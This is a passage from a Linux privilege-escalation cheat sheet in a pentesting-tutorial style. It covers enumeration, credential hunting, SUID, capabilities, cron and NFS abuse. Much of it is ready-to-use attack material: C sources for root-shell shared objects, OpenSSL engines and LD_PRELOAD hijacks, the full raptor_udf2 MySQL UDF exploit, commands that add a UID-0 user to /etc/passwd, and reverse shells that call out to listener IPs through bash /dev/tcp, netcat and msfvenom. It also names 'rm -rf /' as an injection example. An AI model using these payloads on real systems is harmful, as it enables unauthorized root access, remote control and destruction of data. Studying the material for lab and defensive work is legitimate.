pty.spawn("/bin/bash")'
```

Or

```
root@kali:import  
pty;pty.spawn("/bin/bash")
```

Viewing system and kernel information

```
uname -a
```

And

```
/proc/version
```

And

```
/etc/issue
```

And

```
cat /etc/os-release
```

And

```
lsb_release -a
```

Generally, On a Linux system, we can get more information about the Linux distribution and release version by searching for files or links that end with **-release** in **/etc/**. Running **ls /etc/*-release** helps us find such files.

```
ls /etc/*-release
```

We can use the version information of the system kernel to search for possible kernel exploits that elevate your access to complete root.

Enumerating the sudo version

Sudo versions < 1.8.28 are vulnerable to CVE-2019-14287, which is a vulnerability that allows to gain root access with 1 simple command.

```
sudo -V
```

Sudo

The Linux Super User Do, or sudo, command allows users to escalate their privileges based on settings found in the sudoers file (typically found in /etc). When the sudo command is called, the sudoers file is checked and rights are granted if they are permitted.

```
sudo -l
```

Bash_History

```
root@kali:cat ~/.bash_history
```

Linux distribution and kernel version

```
root@kali:cat /proc/version  
root@kali:cat /etc/issue
```

File system structure

```
root@kali: /etc/fstab
```

Searching for binaries with SUID / SGID bit set

The set user ID (SETUID, or SUID) and set group ID (GUID) bits tell Linux that the executable file they are set for should be run as the owner of the file, not as the user who launched it.

```
root@kali:find / -perm -u=s -type f  
2>/dev/null
```

```
root@kali:find / -type f -a \( -perm -  
u+s -o -perm -g+s \) -exec ls -l {} \;  
2> /dev/null
```

Enumerating Groups and Users

```
/etc/passwd| column -t -s :
```

View logged in users

```
who
```

We can use **w**, which shows who is logged in and what they are doing.

```
w
```

Show if a user has ever logged in remotely

```
last log
```

```
last
```

View failed logins

```
fail log -a
```

View local user accounts

[1]

```
cat /etc/passwd
```

```
cat/etc/shadow
```

[2]

```
/etc/passwd| column -t -s :
```

View local groups

```
cat/etc/group
```

View sudo access

```
cat /etc/sudoers
```

View accounts with UID 0 (root)

[1]

```
# awk -F: '($3 == "0") {p rint}'  
/etc/passwd
```

[2]

```
# egrep ':0+' /etc/passwd
```

Bash history for the root user

```
# cat /root/.bash_history
```

File opened by a user

```
# lsof -u user-name
```

Enumerate Installed Apps

Generally:

```
ls -lh /usr/bin/  
ls -lh /sbin/
```

RPM based systems

```
rpm -qa
```

Debian

```
dpkg -l
```

Reading log files

Viewing failed login attempts

```
last -f /var/log/btmp
```

Viewing successful logins

```
last -f /var/log/wtmp
```

Viewing authentication logs

```
cat /var/log/auth.log |tail
```

Viewing system activity

```
cat /var/log/syslog* | head
```

Note: To view logs of any other third party application such as mysql, apache2, ssh, etc you can navigate to [/var/log].

Viewing executed privileged commands

View installation commands

We can check the authentication logs located at **/var/log/auth.log** and then use grep

```
grep sudo /var/log/auth.log | grep  
install
```

Viewing executed privileged commands

View added users

```
grep sudo /var/log/auth.log | grep  
adduser
```

Check if sudoers files is updated

```
grep sudo /var/log/auth.log | grep  
visudo
```

Viewing created files with vi text editor

```
cat /home/it-admin/.viminfo | grep  
saveas
```

Viewing network settings

IP Address

```
ip address show
```

Network Interfaces

```
cat /etc/network/interfaces
```

Network connections

Netstat

We can use netstat to obtain full details about network connections. Below is an explanation of all command options

- | **-a** | show both listening and non-listening sockets
- | **-l** | show only listening sockets
- | **-n** | show numeric output instead of resolving the IP address and port number
- | **-t** | TCP
- | **-u** | UDP
- | **-x** | UNIX
- | **-p** | Show the PID and name of the program to which the socket belongs

For example, The command below lists all most interesting network data in a nice output

```
netstat -tulpn
```

This one below lists network connections with the processes using them.

```
netstat -at | less
```

With lsof

```
lsof -i
```

Another way to filter connections is by using ports.
For example the below command filter only
connections on port 25

```
lsof -i :25
```

Displaying active connections with processes PID

```
root@kali: sudo ss -antlp  
root@kali: netstat -tulpn
```

a: shows all listening ports and established connections
t: for tcp
u: for udp
l: list listening ports ready for incoming connections
s: stats about network usage
p: PID information
n: do not resolve names

DNS Info

```
cat /etc/hosts
```

DNS servers

```
cat /etc/resolv.conf
```

Startup services and commands

Startup Services

```
ls /etc/init.d/
```

Startup Commands

.bash_profile and **.bashrc** are files containing shell commands that are run when Bash is invoked. These files can contain some interesting start up setting that can potentially reveal us some information. For example a bash alias can be pointed towards an important file or process.

```
cat ~/.bashrc
```

Commands History

History of Sudo Commands

```
cat /var/log/auth.log* |grep -i  
COMMAND|tail
```

History of Non Sudo Commands

```
cat ~/ .bash_history
```

Listing processes

We can use `ps` to dive into processes. The below are the options for this command

- | `-e` | all processes
- | `-f` | full-format listing
- | `-j` | jobs format
- | `-l` | long format
- | `-u` | user-oriented format

For example, the below command lists processes with details about the user using the process.

```
ps aux
```

`a` and `x` are necessary when using BSD syntax as they lift the “only yourself” and “must have a tty” restrictions; in other words, it becomes possible to display all processes.

And for process tree

```
ps axjf
```

Enumerating NFS shares with no_root_squash

On the target machine, list the shares

```
cat /etc/exports
```

Select the shares with [rw] and [no_root_squash]

Then we mount the shares on our machine

```
showmount -e [target-ip]
mount -o rw ip:/backups [path-to-mount-
folder-yourmachine]
```

Next step, create an executable payload that returns a shell [you can any use of the C codes in this document]. Compile it then execute on the target machine.

Searching history files for passwords

```
cat ~/.history | less
```

Manual Privilege Escalation Methods

Credential Dump

Possible locations for credentials:

- History.
- User Bash History.
- SSH Keys.
- GREP Folders, Files, Database, etc.
- Configuration files (.conf, .config, .xml).
- Shell Scripts.
- Backup Files (.bak).

Searching in Config Files

SHELL

```
grep --color=auto --include=*.  
{txt,conf} -rnw '/' -e 'password'  
2>/dev/null
```

Using Hunting Tools

```
git clone  
https://github.com/huntergregal/mimipeng  
uin.git
```

```
cd mimipenguin
```

```
sudo ./mimipenguin
```

Using /etc/shadow

```
cp /etc/shadow <path>  
cp /etc/passwd <path>  
unshadow passwd shadow > <passfile>  
john <passfile>
```

Searching in History

Command History

```
history
```

Bash history

```
history /home/user/.bash_history
```

Generating a hash for password overwrite on /etc/passwd/ with new user.

```
root@kali:openssl passwd evil
```

```
root@kali:echo  
"root2:AK24fcSx2Il3I:0:0:root:/root:/bin  
/bash" >> /etc/passwd
```

Linux Capabilities

Capabilities in Linux are a way of breaking down the traditionally monolithic root privileges into smaller, more manageable units. Instead of giving a process full root access, which has all administrative rights, capabilities allow specific privileges to be granted to processes without giving them complete control over the system. This fine-grained control improves security by limiting the scope of what a process can do, even if it runs as root or needs elevated privileges.

In essence, capabilities split the all-encompassing root privileges into distinct "units," where each unit represents a specific privilege, and these can be individually assigned or removed from a process. For example, a process may only need the ability to bind to privileged ports or change file ownership, without the need for full root access.

Example Capabilities

1. **CAP_NET_BIND_SERVICE**: Allows binding to privileged ports (ports below 1024) without needing full root privileges.
2. **CAP_SYS_TIME**: Allows modifying the system clock.
3. **CAP_CHOWN**: Allows changing file ownership.
4. **CAP_DAC_OVERRIDE**: Bypasses file read, write, and execute permission checks (equivalent to overriding discretionary access control).

Viewing Capabilities for a specific binary

```
getcap /path/to/binary
```

Or you can run it in an entire directory

```
getcap -r / 2>/dev/null
```

Then you can use GTfobins website to learn the exploitation method.

Setting Capabilities

Capabilities can be manipulated using tools like **setcap** to assign them to files or processes. For example, using **setcap** to grant specific capabilities to a binary:

```
sudo setcap 'cap_net_bind_service=+ep'  
/path/to/binary
```

This command grants the binary the ability to bind to low-numbered ports (like 80) without needing full root privileges.

Removing Capabilities

To remove capabilities, use the **setcap** command with a minus sign:

```
sudo setcap 'cap_net_bind_service=-ep'  
/usr/bin/binary
```

Checking Effective Capabilities

You can check the effective capabilities of a running process using the **capsh** command:

```
capsh --print
```

Example:cap_setuid capability and library load feature in OpenSSL

if the output of the above commands was similar to the below

```
usr/bin/openssl = cap_setuid+ep
```

Then we can perform the below steps:

step 1

```
sudo apt-get install libssl-dev
```

step 2

Copy the below code to a new file

```
#include <openssl/engine.h>

static int bind(ENGINE *e, const char
*id)
{
    setuid(0); setgid(0);
    system("/bin/bash");
}

IMPLEMENT_DYNAMIC_BIND_FN(bind)
IMPLEMENT_DYNAMIC_CHECK_FN()
```

step 3

Compile

```
gcc -fPIC -o openssl-exploit-engine.o -c
openssl-exploit-engine.c
```

```
gcc -shared -o openssl-exploit-engine.so
-lcrypto openssl-exploit-engine.o
```

Step 4

Execute [openssl-exploit-engine.so] in your target

machine.

Locating SSH private key files

```
find / -xdev -type f -print0 | xargs -0  
grep -H "BEGIN RSA PRIVATE KEY"
```

PATH environment variable

Path abuse vulnerabilities occur when an attacker is able to manipulate the search path that is used by the operating system to locate executables. The search path is a list of directories that the operating system looks in, in a specific order, to find an executable file when it is launched. If an attacker can modify the search path, they can potentially execute arbitrary code with the privileges of the user or process that is trying to launch the file.

Check the search path of the user

```
echo $PATH
```

Check for directories in the search path that might have vulnerable permission by Run the following in each directory from the \$path

```
ls -ld
```

If you have write access, you can simply change a binary to run a malicious file.

Lets say you created a malicious binary named **find** and you want it to get executed instead of the original **/usr/bin/find**. After creating the binary and storing it under **/tmp**, place **/tmp** first in the order of paths in the environment variable as shown below:

```
export PATH=/tmp:$PATH  
echo $PATH
```

Useful when you want to execute your own payloads instead of legitimate ones with no defined path.

/etc/passwd

Below are some tactics to use Linux password file to escalate privileges:

Adding a user as root to the /etc/passwd file incase its writable

First we create a password with a salt for the user which will be added to /etc/passwd

```
root@kali:~$openssl passwd -1 -salt  
pentesting5 [yourpassword]
```

```
$1$hack$22.CgYt2uMolqeatCk9ih
```

```
<root@kali:~$sudo /usr/bin/cat >>  
/etc/passwd>  
pentesting:  
$1$hack$22.CgYt2uMolqeatCk9ih/:0:0::/roo  
t:/bin/bash  
#^C
```

Adding privileged user to /etc/passwd/

```
root@kali:~$perl -le 'print  
crypt("bulldog2", "aa")'
```

Now, adding the privileged user with the hash from the above command

```
root@kali:~$echo  
"motasem:aadiOpWrzh6/U:0:0:motasem:/root  
:/bin/bash" >> /etc/passwd
```

Hex dump of shadow file

```
root@kali$:xxd /etc/shadow | xxd -r
```

Readable shadow file

if the /etc/shadow is writable, we can dump its content and crack the hashes

```
cat /etc/shadow
```

User password hash can be found between the first and second colons (:) of each line.
Save the root user's hash to a file called hash.txt on your machine.

```
john --  
wordlist=/usr/share/wordlists/rockyou.tx  
t hash.txt
```

Then to root

```
su root
```

Writable shadow file

If /etc/shadow is writable, we can generate a hash and overwrite the root hash

```
mkpasswd -m sha-512 newpasswordhere
```

Edit /etc/shadow and replace the original root user's hash with the one you created

```
su root
```

SUID

Overview of SUID

Set User ID (SUID) is a special permission bit in Unix/Linux systems that allows a file to be executed with the privileges of the file's owner, rather than the privileges of the user running the file. This means that even if a regular user executes a file with the SUID bit set, the program will run with the privileges of the file's owner, which is often the root user for critical system utilities.

How SUID Works:

When the **SUID** bit is set on an executable file, any user can execute the file with the effective privileges of the file owner. This is typically used for system utilities that need to perform tasks requiring elevated permissions (like changing passwords or mounting filesystems), but without giving users full administrative access.

- **File Owner's Privileges:** The key feature of SUID is that the executable runs with the privileges of the file owner. If the file is owned by **root** and has the SUID bit set, it will run with

root privileges, even if executed by a regular user.

Example of an SUID File:

A common example of an SUID file is the `/usr/bin/passwd` utility, which allows users to change their password. This program needs elevated permissions to modify system files like `/etc/shadow`, but regular users are allowed to execute it.

```
$ ls -l /usr/bin/passwd
-rwsr-xr-x 1 root root 54256 Sep 12 2021
/usr/bin/passwd
```

The `s` in the file permissions (`rwsr-xr-x`) indicates that the SUID bit is set, meaning when any user executes `passwd`, it will run with the permissions of the file owner (`root`).

How to Set the SUID Bit

The SUID bit can be set using the `chmod` command. To set the SUID bit on a file:

```
chmod u+s filename
```

For example, setting the SUID bit on a script called **my_script**:

```
chmod u+s my_script
```

This will modify the file's permissions so that it runs with the owner's privileges.

Searching for binaries with SUID / SGID bit set

The set user ID (SETUID, or SUID) and set group ID (GUID) bits tell Linux that the executable file they are set for should be run as the owner of the file, not as the user who launched it.

```
root@kali:find / -perm -u=s -type f  
2>/dev/null
```

```
root@kali:find / -type f -a \(\ -perm -  
u+s -o -perm -g+s \) -exec ls -l {} \;  
2> /dev/null
```

Exploiting SUID on Python

Verify SUID on python

```
ls -l /usr/bin/python  
-rwsr-xr-x 1 root root /usr/bin/python
```

Create a Python One-Liner for Privilege Escalation

```
/usr/bin/python -c 'import os;  
os.execl("/bin/sh", "sh", "-i")'
```

Verifying privilege escalation

```
whoami
```

Exploiting Systemctl

Execute the below commands one by one.

```
root@kali:~$: Type=oneshot
root@kali:~$: ExecStart=/bin/bash -c
'exec 5</dev/tcp/[ATTACKER-IP]/[PORT]
root@kali:~$:while read line 0<&5; do
$line 2>&5 >&5; done
root@kali:~$: [Install]
root@kali:~$: WantedBy=multi-user.target
root@kali:~/bin/systemctl daemon-reload
root@kali:~/bin/systemctl enable --now
exploit.service
```

And we should receive the shell on the listener.

Another Example

Lets say we have a binary that executes only one command. Say it executes 'id' and we want to use it to execute other commands as root since it has SUID bit set. We leverage a subshell to be run in a subprocess and pass the commands to the main tool. We pass the id command and then pass the subshell.

```
root@kali:~/usr/local/bin/shell  
"/bin/id /\$(whoami)"
```

```
root@kali:~/usr/local/bin/shell  
"/bin/id /\$(cat /root/root.txt)"
```

```
root@kali:~/usr/local/bin/shell  
"/bin/id /\$(command)"
```

System Binaries

Use 'awk' to execute sys commands

```
root@kali$:awk 'BEGIN  
{system("command")}'
```

Escalate privilege using find command

```
root@kali$:sudo find /home -exec  
/bin/bash \;
```

Execute command through ZIP:

```
root@kali$:sudo -u root zip /path-to-some-zip-file /path-to-output -T --unzip-command="sh -c /bin/bash"
```

Execute sys commands using python

```
root@kali$:python -c 'import os; os.system("command")'
```

Perl one liner for privilege escalation

```
root@kali$:sudo perl -e 'exec '/bin/bash";'
```

Exploiting vi text editor

If you run [sudo -l] and you find vi, then you can escape vim to escalate to root privileges

```
sudo vi -c ':!/bin/sh' /dev/null
```

Shared Object Injection

Overview

A **shared object (SO)** is a compiled binary file, commonly used in Unix-like operating systems, that provides reusable code and data for multiple programs. These shared objects typically have the **.so** extension and are used by programs to access shared libraries at runtime. The benefit of shared objects is that they allow programs to use common code without embedding it directly in their own binaries, reducing redundancy and saving memory by loading the shared object into memory only once, even if multiple programs use it.

However, if an attacker can manipulate a custom shared object used by a program, they can potentially hijack the behavior of the program and execute arbitrary code. If the targeted program runs with elevated privileges, such as root, this could lead to **privilege escalation**.

How Privilege Escalation Can Happen with Shared Objects

Some binaries or programs rely on custom or third-party shared objects for additional functionality. If

these shared objects can be altered or replaced by an attacker, it could allow them to execute malicious code in the context of the program that uses the shared object. If the program is running with elevated privileges, the malicious code would also run with those privileges, allowing the attacker to escalate their privileges on the system.

Attack Scenario: Shared Object Hijacking

1. Target Program Using a Custom Shared Object:

- A binary running with elevated privileges (e.g., setuid root) depends on a shared object, such as `libcUSTOM.so`.
- The program dynamically loads this shared object at runtime.

2. Manipulating the Shared Object:

- If an attacker has write access to the directory where the custom shared object is stored or can control how the shared object is loaded (e.g., by modifying environment variables like `LD_LIBRARY_PATH` or `LD_PRELOAD`), they can replace or inject a malicious shared object.
- The attacker creates a malicious version of `libcUSTOM.so` that contains code to

escalate privileges, such as spawning a root shell or modifying system files.

3. Exploiting the Vulnerability:

- When the program runs, it loads the attacker's malicious shared object instead of the legitimate one.
- Since the program is running with elevated privileges, the malicious code in the shared object is executed with the same privileges.

4. Privilege Escalation:

- The attacker's code now runs as root (or another privileged user), allowing them to take full control of the system, modify critical files, or perform other malicious actions.

Looking for binaries with SUID /SGID bit set

```
root@kali:find / -type f -a \( -perm -u+s -o -perm -g+s \) -exec ls -l {} \;
2> /dev/null
```

Picking a binary and finding if it uses system calls to shared objects

The binary here is /usr/local/bin/suid-so

```
strace /usr/local/bin/suid-so 2>&1 |  
grep -iE "open|access|no such file"
```

Say it tries to load an object not found in
/home/user/.config

Creating malicious shared object file [.so]

Create that directory and a shared object file with exact name and using the code below

```
#include <stdio.h>
#include <stdlib.h>

static void inject()
__attribute__((constructor));

void inject() {
    setuid(0);
    system("/bin/bash -p");
}
```

The code above can be compiled to a shared object

```
gcc -shared -fPIC -o
/home/user/.config/libcalc.so /home/user
/tools/suid/libcalc.c
```

Finally execute the binary to get shell

```
/usr/local/bin/suid-so
```

MYSQL UDF

To use this method, the mysql service should be running as root and the root user of the mysql service doesn't have any password set.

Create a C file named raptor_udf2.c and use the below code

```
/*  
  
 * $Id: raptor_udf2.c,v 1.1 2006/01/18  
17:58:54 raptor Exp $  
  
 *  
  
 * raptor_udf2.c - dynamic library for  
do_system() MySQL UDF  
  
 * Copyright (c) 2006 Marco Ivaldi  
<raptor@0xdeadbeef.info>  
  
 *  
  
 * This is an helper dynamic library  
for local privilege escalation through  
  
 * MySQL run with root privileges (very  
bad idea!), slightly modified to work  
  
 * with newer versions of the open-  
source database. Tested on MySQL  
4.1.14.
```

*

* See also:

http://www.0xdeadbeef.info/exploits/raptor_udf.c

*

* Starting from MySQL 4.1.10a and MySQL 4.0.24, newer releases include fixes

* for the security vulnerabilities in the handling of User Defined Functions

* (UDFs) reported by Stefano Di Paola <stefano.dipaola@wisc.it>. For further

* details, please refer to:

*

*

<http://dev.mysql.com/doc/refman/5.0/en/udf-security.html>

- * <http://www.wisec.it/vulns.php?page=4>
- * <http://www.wisec.it/vulns.php?page=5>
- * <http://www.wisec.it/vulns.php?page=6>
- *
- * "UDFs should have at least one symbol defined in addition to the xxx symbol
- * that corresponds to the main xxx() function. These auxiliary symbols
- * correspond to the xxx_init(),
xxx_deinit(), xxx_reset(),
xxx_clear(), and
- * xxx_add() functions". -- User
Defined Functions Security Precautions
- *
- * Usage:

```
* $ id  
  
* uid=500(raptor) gid=500(raptor)  
groups=500(raptor)  
  
* $ gcc -g -c raptor_udf2.c  
  
* $ gcc -g -shared -Wl,-  
soname,raptor_udf2.so -o  
raptor_udf2.so raptor_udf2.o -lc  
  
* $ mysql -u root -p  
  
* Enter password:  
  
* [...]  
  
* mysql> use mysql;  
  
* mysql> create table foo(line blob);  
  
* mysql> insert into foo  
values(load_file('/home/raptor/raptor_  
udf2.so'));
```

```
* mysql> select * from foo into
dumpfile '/usr/lib/raptor_udf2.so';

* mysql> create function do_system
returns integer soname
'raptor_udf2.so';

* mysql> select * from mysql.func;

* +-----+-----+-----+
+-----+
* | name | ret | dl | type |
* +-----+-----+-----+
+-----+
* | do_system | 2 | raptor_udf2.so |
function |
* +-----+-----+-----+
+-----+
* mysql> select do_system('id >
/tmp/out; chown raptor.raptor
/tmp/out');
```

```
* mysql> \! sh

* sh-2.05b$ cat /tmp/out

* uid=0(root) gid=0(root)
groups=0(root),1(bin),2(daemon),3(sys)
,4(adm)

* [ ... ]

*/

```

```
#include <stdio.h>

#include <stdlib.h>

enum Item_result {STRING_RESULT,
REAL_RESULT, INT_RESULT, ROW_RESULT};

typedef struct st_udf_args {

unsigned int arg_count; // number of
arguments

enum Item_result *arg_type; // pointer

```

```
to item_result

char **args; // pointer to arguments

unsigned long *lengths; // length of
string args

char *maybe_null; // 1 for maybe_null
args

} UDF_ARGS;

typedef struct st_udf_init {

char maybe_null; // 1 if func can
return NULL

unsigned int decimals; // for real
functions

unsigned long max_length; // for
string functions

char *ptr; // free ptr for func data

char const_item; // 0 if result is
```

```
constant
```

```
} UDF_INIT;
```

```
int do_system(UDF_INIT *initid,  
UDF_ARGS *args, char *is_null, char  
*error)
```

```
{
```

```
if (args->arg_count != 1)
```

```
return(0);
```

```
system(args->args[0]);
```

```
return(0);
```

```
}
```

```
char do_system_init(UDF_INIT *initid,  
UDF_ARGS *args, char *message)
```

```
{
```

```
return(0);
```

```
}
```

Compile the file

```
gcc -g -c raptor_udf2.c -fPIC  
gcc -g -shared -Wl,-  
soname,raptor_udf2.so -o raptor_udf2.so  
raptor_udf2.o -lc
```

Next connect to the mysql service as root with blank password.

Execute the following commands on the mysql shell to create User Defined Function (UDF) "do_system"

```
use mysql;

create table foo(line blob);

insert into foo
values(load_file('/home/user/tools/mysql
-udf/raptor_udf2.so'));

select * from foo into dumpfile
'/usr/lib/mysql/plugin/raptor_udf2.so';

create function do_system returns
integer soname 'raptor_udf2.so';
```

Use do_system function to create a bash shell

```
select do_system('cp /bin/bash
/tmp/shell; chmod +xs /tmp/shell');
```

Exit out of the mysql shell and execute

```
/tmp/shell -p
```

LD_PRELOAD and LD_LIBRARY_PATH

LD_PRELOAD

LD_PRELOAD and LD_LIBRARY_PATH are both inherited from the user's environment. LD_PRELOAD loads a shared object before any others when a program is run. LD_LIBRARY_PATH provides a list of directories where shared libraries are searched for first.

Check first which env variables are inherited first

```
sudo -l
```

if you see LD_PRELOAD and LD_LIBRARY_PATH then you can follow the steps below.

Create a file called preload.c with the below code

```
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>

void _init() {
    unsetenv("LD_PRELOAD");
    setresuid(0,0,0);
    system("/bin/bash -p");
}
```

We will create a shared object now

```
gcc -fPIC -shared -nostartfiles -o
/tmp/preload.so /home/user/tools/sudo/pr
eload.c
```

Now we set LD_PRELOAD to be equal to the shared object

```
sudo LD_PRELOAD=/tmp/preload.so
/usr/bin/find
```

/usr/bin/find has been selected since it can be run as root without passwd. Check to see which programs can be run without passwd using 'sudo-l'

LD_LIBRARY_PATH

First we check the shared libraries for a program that can be run as root without the need for passwd

```
ldd /usr/sbin/apache2
```

Create a shared object with the same name as one of the listed libraries (libcrypt.so.1)

Shared object code

```
#include <stdio.h>
#include <stdlib.h>

static void hijack()
__attribute__((constructor));

void hijack() {
    unsetenv("LD_LIBRARY_PATH");
    setresuid(0,0,0);
    system("/bin/bash -p");
}
```

Compile it

```
gcc -o /tmp/libcrypt.so.1 -shared -fPIC
/home/user/tools/sudo/library_path.c
```

Next we run apache2 as sudo while setting the LD_LIBRARY_PATH environment variable to /tmp (where we output the compiled shared object)

```
sudo LD_LIBRARY_PATH=/tmp apache2
```

Cron Jobs

Cron jobs are scheduled tasks in Unix-like operating systems that enable users to automate the execution of commands or scripts at specific times or intervals.

These tasks are managed by the **cron daemon** (**crond**), which runs in the background and triggers jobs based on pre-defined schedules.

Cron jobs are particularly useful for automating repetitive tasks such as backups, system maintenance, log rotation, and software updates, ensuring they occur without manual intervention.

Cron Syntax

Cron jobs are defined in a file called a **crontab** (cron table), which contains the schedule and the corresponding command to be executed. Each line in a crontab file represents a job and follows this format:

```
* * * * * command_to_be_executed
| | | | |
| | | | └ Day of the week (0 - 7)
(Sunday = 0 or 7)
| | | └ Month (1 - 12)
| | └ Day of the month (1 - 31)
| └ Hour (0 - 23)
└ Minute (0 - 59)
```

Each field represents a time component, and asterisks (*) denote "any value," meaning the job can run at any minute, hour, day, etc., unless specified otherwise.

View the contents of the system-wide crontab

```
cat /etc/crontab
```

Based on the content of the crontab, we look for jobs under the root account or another more privileged account that the shell you currently have. See if you can modify the script/application used to launch the cronjob and replace the content with bash shell.

Using PsPy64

To verify whether a cron job is active and observe

running processes, including those executed by other users, you can use **pspy**, a command-line utility that does not require root privileges. pspy allows you to monitor and track the execution of processes, including scheduled tasks like cron jobs, by reading from the **/proc** filesystem.

Here's how you can use **pspy** to monitor cron jobs:
Steps to Use pspy:

1. Download pspy:

- First, you need to download the pspy binary. You can choose the correct version depending on the architecture of the system you are working on (e.g., **pspy32** or **pspy64**).

```
wget  
https://github.com/DominicBreuker/pspy/releases/download/v1.2.1/pspy64 chmod +x  
pspy64
```

1. Run pspy:

- Once the binary is downloaded and made executable, you can run it to start

monitoring processes.

`./pspy64`

2. Observe Process Activity:

- As pspy runs, it will display a real-time log of processes, including commands triggered by cron jobs. You'll be able to see the execution of cron jobs or any other processes initiated by system or user-level crontabs.

For example, you may see output like:

```
2024/10/16 12:00:00 CMD: cron /bin/sh -c  
/path/to/cron_script.sh
```

1. Filtering Output:

- You can use the output of pspy to specifically monitor processes related to cron or certain users. Watch for commands or scripts executed at regular intervals, which typically indicates cron job activity.

Cron Jobs Exploitation Techniques

Modifying World-Writable Scripts

- **Description:** If a cron job executes a script that has world-writable permissions, an attacker can

modify the script to include malicious commands.

- **Exploit:** Modify the writable script to include arbitrary commands that will be executed by the cron job.
- **Example:** If `/path/to/script.sh` is writable, an attacker could insert a command like `rm -rf /` or a backdoor.

Creating a Malicious Script

- **Description:** If a cron job runs a script based on its name and directory, an attacker can create a malicious script with the same name in a directory that is executed before the legitimate one.
- **Exploit:** Place a malicious script in a directory that is higher in the system's search order, causing it to run instead of the legitimate script.
- **Example:** Creating a script named `backup.sh` in a directory that is prioritized over the directory containing the legitimate `backup.sh`.

Race Conditions

- **Description:** Race conditions occur when a script is quickly modified between the time it's read and executed by a cron job.
- **Exploit:** Quickly replace the script while the cron job is running to execute arbitrary commands.

- **Example:** An attacker could replace a script right after it has been validated but before it's executed.

Exploiting Environment Variables

- **Description:** Cron jobs often rely on environment variables, which can be manipulated if not properly set or sanitized.
- **Exploit:** Modify environment variables like `LD_PRELOAD` or `PATH` to point to malicious binaries or libraries that will be executed by the cron job.
- **Example:** Setting `LD_PRELOAD` to a malicious shared object that executes arbitrary code when the cron job runs.

Path Manipulation

- **Description:** If a cron job uses commands without specifying full paths, an attacker can exploit the `PATH` variable to execute malicious programs.
- **Exploit:** Place malicious executables earlier in the `PATH` variable so the cron job runs the attacker's version of commands like `ls` or `cp`.
- **Example:** Creating a malicious `cp` binary that runs before the system's legitimate `cp` in the

PATH.

Symlink Attacks

- **Description:** When a cron job writes output to a file, an attacker can create a symlink to a sensitive file, causing the cron job to overwrite it.
- **Exploit:** Create a symbolic link from the cron job's target output file to a sensitive system file, leading to privilege escalation or corruption of important data.
- **Example:** Linking `/tmp/output.log` to `/etc/passwd`, so the cron job overwrites `/etc/passwd`.

Utilizing Default Shell Behavior

- **Description:** Exploiting specific shell behaviors (such as command substitution in bash) to execute arbitrary commands within a cron job script.
- **Exploit:** Use command substitution, like `$(malicious_command)`, in a script that cron executes, forcing the execution of unintended commands.
- **Example:** Injecting `$(rm -rf /)` into a bash script executed by cron.

Adding to the Crontab

- **Description:** If an attacker gains access to `crontab -e` through a user with sufficient privileges, they can add their own malicious cron jobs.
- **Exploit:** Insert a new cron job that runs arbitrary commands at scheduled intervals.
- **Example:** Adding `* * * * *` `/path/to/malicious_script.sh` to the crontab, ensuring that the script runs every minute.

Exploiting Missing User Permissions

- **Description:** If a cron job with elevated privileges executes scripts or binaries without restricting which files it interacts with, an attacker can exploit this to run arbitrary commands.
- **Exploit:** Create or modify files that the cron job interacts with, potentially causing the cron job to execute malicious code.
- **Example:** Replacing a binary or script that the cron job executes as root with a malicious version.

Manipulating Command Output

- **Description:** If the output of a cron job is written to a file that is writable by other users, an attacker can manipulate or replace this file to

control the output or execute malicious commands.

- **Exploit:** Modify the output file to execute commands or alter data processed by the cron job.
- **Example:** Writing a command into an output file that is sourced by another script, leading to command execution.

Job Timing and Timing Attacks

- **Description:** Understanding the timing of cron jobs allows an attacker to execute attacks right before or after the job runs, exploiting race conditions or manipulating files at the right moment.
- **Exploit:** Replace or alter files just before the cron job executes to exploit vulnerabilities or gain elevated privileges.
- **Example:** Replacing a script moments before its execution, forcing the cron job to run a malicious version.

Local File Inclusion (LFI)

- **Description:** If a cron job includes or requires files without validating input, an attacker can manipulate this to include malicious files.
- **Exploit:** Point the cron job to include a malicious file that will be executed when the cron job runs.

- **Example:** Exploiting a cron job that uses [source](#) to include a file by replacing it with a malicious script.

Writable bash script under root

In case you find a writable .sh script, you can replace its contents with the below

```
#!/bin/bash  
bash -i >& /dev/tcp/10.10.10.10/4444  
0>&1
```

Start a listener on your machine and you should receive a root shell

Wild cards Command in Cron jobs [tar as an example]

Reverse shell with Msfvenom

```
msfvenom -p linux/x64/shell_reverse_tcp  
LHOST=10.10.10.10 LPORT=4545 -f elf -o  
shell.elf
```

Creating checkpoints as the shell

```
touch /home/user/--checkpoint=1  
touch /home/user/--checkpoint-  
action=exec=shell.elf
```

setting up a listener

```
nc -lvp 4545
```

Now if any script is running in cron tab and is using tar wild cards you will receive a shell.

Reverse shell with Netcat

Similarly we can create a bash script with netcat reverse shell

```
echo "rm /tmp/f;mkfifo /tmp/f;cat  
/tmp/f|/bin/sh -i 2>&1|nc 10.8.133.250  
4545 >/tmp/f" > shell.sh
```

Then execute below commands

[1]

```
echo "" > --checkpoint-action=exec=sh  
shell.sh"
```

[2]

```
echo "" > --checkpoint=1
```

Last step is to let shell.sh run by the cron job running as root whether it is a script or something else.

Shell functions

If bash version is running below 4.2-048, we can create shell functions with names that resemble specific file paths then export those functions so that they are used instead of any actual executable at that file path.

```
/bin/bash --version
```

Lets assume that there is a binary using the absolute bath of /usr/sbin/service as an example and is verified above the bash version is below 4.2-048

then we can create bash function with the name [/usr/sbin/service] which executes bash shell

```
function /usr/sbin/service { /bin/bash -  
p; }  
export -f /usr/sbin/service
```

Last step is to run the binary that is using [/usr/sbin/service]

```
/usr/local/bin/suid-env2
```

Exploiting root squash in NFS shares

NFS Overview

Network File System (NFS) is a distributed file system protocol commonly used in Unix-like systems to allow clients to access and share files over a network as if they were accessing them locally. While NFS offers convenience and functionality, improper configuration and weak permissions can create significant security vulnerabilities, potentially leading to privilege escalation or unauthorized access to sensitive data.

Overview of

root_squash and **no_root_squash**

The **root_squash** option in Network File System (NFS) is a security feature designed to limit the privileges of the root user on client machines when accessing NFS shares. When enabled, **root_squash** ensures that any request made by the root user (UID 0) from a client is mapped to a less-privileged user, typically **nobody** (UID -2 or 65534), on the NFS server. This prevents the root user on the client from gaining full administrative access to the shared files on the server.

How root_squash Works

- **Purpose:** It restricts the root user on a client system from having root-level privileges on the NFS server, reducing the risk of accidental or malicious changes to the NFS share by a root user on a client.
- **Behavior:** When a root user on the client attempts to read, write, or modify files on the NFS share, those actions are performed with the restricted privileges of the **nobody** user, preventing root-level access to server files.

- **Example:** If a client root user tries to modify a file on an NFS share, the operation will be carried out with the limited permissions of the **nobody** user, likely leading to access being denied if the **nobody** user doesn't have sufficient permissions for that file.

The `no_root_squash` Option

